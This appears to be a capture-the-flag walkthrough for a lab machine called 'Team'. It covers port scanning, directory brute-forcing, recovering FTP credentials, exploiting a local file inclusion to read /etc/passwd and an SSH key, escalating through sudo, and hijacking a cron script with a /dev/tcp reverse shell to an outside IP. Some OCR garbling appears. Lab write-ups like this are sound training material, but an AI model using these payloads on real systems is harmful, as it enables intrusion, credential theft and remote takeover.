Team

Nmap


```
STATE SERVICE VERSION
PORT
21/tcp open ftp
                    vsftpd 3.0.3
                    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
ssh-hostkey:
   2048 79:5f:11:6a:85:c2:08:24:30:6c:d4:88:74:1b:79:4d (RSA)
    256 af:7e:3f:7e:b4:86:58:83:f1:f6:a2:54:a6:9b:ba:ad (ECDSA)
   256 26:25:b0:7b:dc:3f:b2:94:37:12:5d:cd:06:98:c7:9f (ED25519)
80/tcp open http
                    Apache httpd 2.4.29 ((Ubuntu))
http-server-header: Apache/2.4.29 (Ubuntu)
http-title: Apache2 Ubuntu Default Page: It works! If you see this add 'te...
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 267.99 seconds
```

Web enumeration


Intersecting oage source

Lets add team.thm to our hosts file

We now get this page when browsing to http://team.htm



Checking robots.txt gives us a potential username




dale

Now lets run dirbuster

Туре	Found	Response	Size
Dir	/icons/	403	443
Dir	/images/fulls/	200	1168
Dir	/images/thumbs/	200	1170
Dir	/assets/	403	443
Dir	/assets/js/	403	443
File	/assets/js/jquery.poptrox.min.js	200	12355
File	/assets/js/skel.min.js	200	9359
File	/assets/js/main.js	200	1455
File	/assets/js/jquery.min.js	200	85903
Dir	/scripts/	403	443
Dir	/assets/css/	403	443
Dir	/icons/small/	403	443
File	/scripts/script.txt	200	871
File	/robots.txt	200	232

We find script.txt



The notes at the bottom reveal that the older version of this script has credentials in it. Lets run dirbuster again but with the .bak and .old extentions.

We find the old scrip with ftp credentials

Туре	Found	Response	Size
Dir	/scripts/	403	443
Dir	/images/fulls/	200	1168
Dir	/images/thumbs/	200	1170
Dir	/assets/	403	443
Dir	/assets/js/	403	443
File	/assets/js/jquery.min.js	200	85903
File	/assets/js/jquery.poptrox.min.js	200	12355
File	/assets/js/skel.min.js	200	9359
File	/assets/js/main.js	200	1455
Dir	/assets/css/	403	443
Dir	/icons/small/	403	443
File	/scripts/script.old	200	723
File	/robots.txt	200	232
File	/scripts/script.txt	200	871

```
/root/Downloads/script.old - Mousepad
                                                                                                           □ ×
File Edit Search View Document Help
                          Q & A
                                                                                                             63
       Warning: you are using the root account. You may harm your system.
1 #!/bin/bash
2 read -p "Enter Username: " ftpuser
3 read -sp "Enter Username Password: " T3@m$h@r3
4 echo
5 ftp_server="localhost"
6 ftp_username="$Username"
7 ftp_password="$Password"
8 mkdir /home/username/linux/source_folder
9 source_folder="/home/username/source_folder/"
10 cp -avr config* $source_folder
11 dest_folder="/home/username/linux/dest_folder/"
12 ftp -in $ftp_server << END_SCRIPT
13 quote USER $ftp_username
14 quote PASS $decrypt
15 cd $source_folder
16 !cd $dest_folder
17 mget -R *
18 quit
19
```

ftpuser

T3@m\$h@r3

Acessing the ftp server, we find an instresting note

```
-rwxr-xr-x 1 1002 1002 269 Jan 15 2021 New_site.txt

226 Directory send OK.

ftp> get New_site.txt

local: New_site.txt remote: New_site.txt

200 PORT command successful. Consider using PASV.

150 Opening BINARY mode data connection for New_site.txt (269 bytes).

226 Transfer complete.

269 bytes received in 0.00 secs (134.7155 kB/s)
```

```
root root kali)-[~/thm/rooms/team]

# cat New_site.txt

Dale


I have started coding a new website in PHP for the team to use, this is currently under development. It can be found at ".dev" within our domain.

Also as per the team policy please make a copy of your "id_rsa" and place this in the relevent config file.

Gyles
```

add "dev" to the hosts file. It should look like this

dev.team.thm



Site is being built

Place holder link to team share

The link takes us to this script

http://dev.team.thm/script.php?page=teamshare.php

Here is an LFI vulnerability

http://dev.team.thm/script.php?page=/etc/passwd

```
© û dev.team.thm/script.php?page=/etc/passwd ... © û dev.team.thm/script.php?page=/etc/passwd ... © û line & 3 = Exhibit. Exhibi
```

We can see dale and gyles are users

Using this script, we can enumerate the box for intersting files.

```
while IFS="" read -r p || [ -n "$p" ]
do
    printf '%s\n' "$p"
    curl 'http://victim.com/script.php?page='"$p"
done < paths.txt</pre>
```

Foothold

We find Dale's ssh key

http://dev.team.thm/script.php?page=/etc/ssh/sshd config

Remove the pound symbols from the ssh key.

```
ssh -i dale_id rsa dale@dev.team.thm
```

```
root⊙kali)-[~/thm/rooms/team]
# ssh -i dale id rsa dale@dev.team.thm
Last login: Mon Jan 18 10:51:32 2021
dale@TEAM:~$ ls
user.txt
```

Privilege escalation

Sudo -I shows that dale can run sudo on the admin checks script in gyle's home directory.

```
dale@TEAM:/home/gyles$ sudo -l
Matching Defaults entries for dale on TEAM:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin
User dale may run the following commands on TEAM:
    (gyles) NOPASSWD: /home/gyles/admin_checks
```

Run the script

```
sudo -u gyles /home/gyles/admin_checks
```

Then enter /bin/bash -i for the date

python tty to clean up the shell

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

We are now the gyles user who is also a member of the admin group.

In the opt directory, we find an admin script.

```
gyles@TEAM:/opt/admin_stuff$ cat script.sh
#!/bin/bash
#I have set a cronjob to run this script every minute

dev_site="/usr/local/sbin/dev_backup.sh"
main_site="/usr/local/bin/main_backup.sh"
#Back ups the sites locally
$main_site
$dev_site
```

We cannot edit the script however, since it is running as a cron job, we and rename it and create our own.

```
#!/bin/bash
bash -i >& /dev/tcp/10.6.81.158/9001 0>&1
```

```
gyles@TEAM:/opt/admin_stuff$ cat script.sh
#!/bin/bash
bash -i >& /dev/tcp/10.6.81.158/9001 0>&1
```

Now we wait for the cronjob to run and call back to our listener.

```
(root kali) - [~/thm/rooms/team]
# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.6.81.158] from (UNKNOWN) [10.10.4.132] 43716
bash: cannot set terminal process group (21314): Inappropriate ioctl for device
bash: no job control in this shell
root@TEAM:~# ls
ls
root.txt
```